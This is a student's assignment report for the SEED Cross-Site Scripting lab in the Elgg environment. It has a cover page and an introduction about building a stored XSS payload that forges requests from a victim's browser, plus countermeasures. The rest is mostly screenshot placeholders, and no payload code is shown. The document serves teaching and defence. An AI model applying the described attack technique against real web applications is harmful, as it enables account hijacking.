



INFORMATION SECURITY ASSIGNMENT #1

SEED LAB 2 : CROSS SITE SCRIPTING

SUBMITTED BY: AREEBA NAEEM

ROLL NUMBER: 22I-1502

DEPARTMENT OF SOFTWARE ENGINEERING SE(F)

SUBMITTED TO:

SIR ZAHEER SANI

INTRODUCTION


The purpose of this assignment is to explore, exploit (in a controlled lab), and mitigate **Cross-Site Scripting (XSS)** vulnerabilities using the SEED Elgg lab environment. The lab reproduces a realistic social-network web application (Elgg) so you can:



- observe how user-supplied content can become executable script in other users' browsers (reflected and stored XSS),
- learn how client-side objects and CSRF/anti-forgery tokens are used by the application,
- build an XSS payload in the lab environment to understand the attack mechanics (only inside the provided VM), and
- implement and verify server and client countermeasures that stop script injection and limit damage.



Working inside the isolated SEED VM lets you safely practice attacking and defending without risk to real systems. The exercises focus on the “About Me” / profile flow (stored XSS), how an injected script can forge requests from a victim browser, and the defensive controls that should be applied in production.


SCREENSHOTS AND STEP BY STEP SETUP AND IMPLEMENTATION OF ALL LAB TASKS SCREENSHOTS

Setting up the www.seed-server.com port address in the /etc/hosts file














Getting familiar with the manual





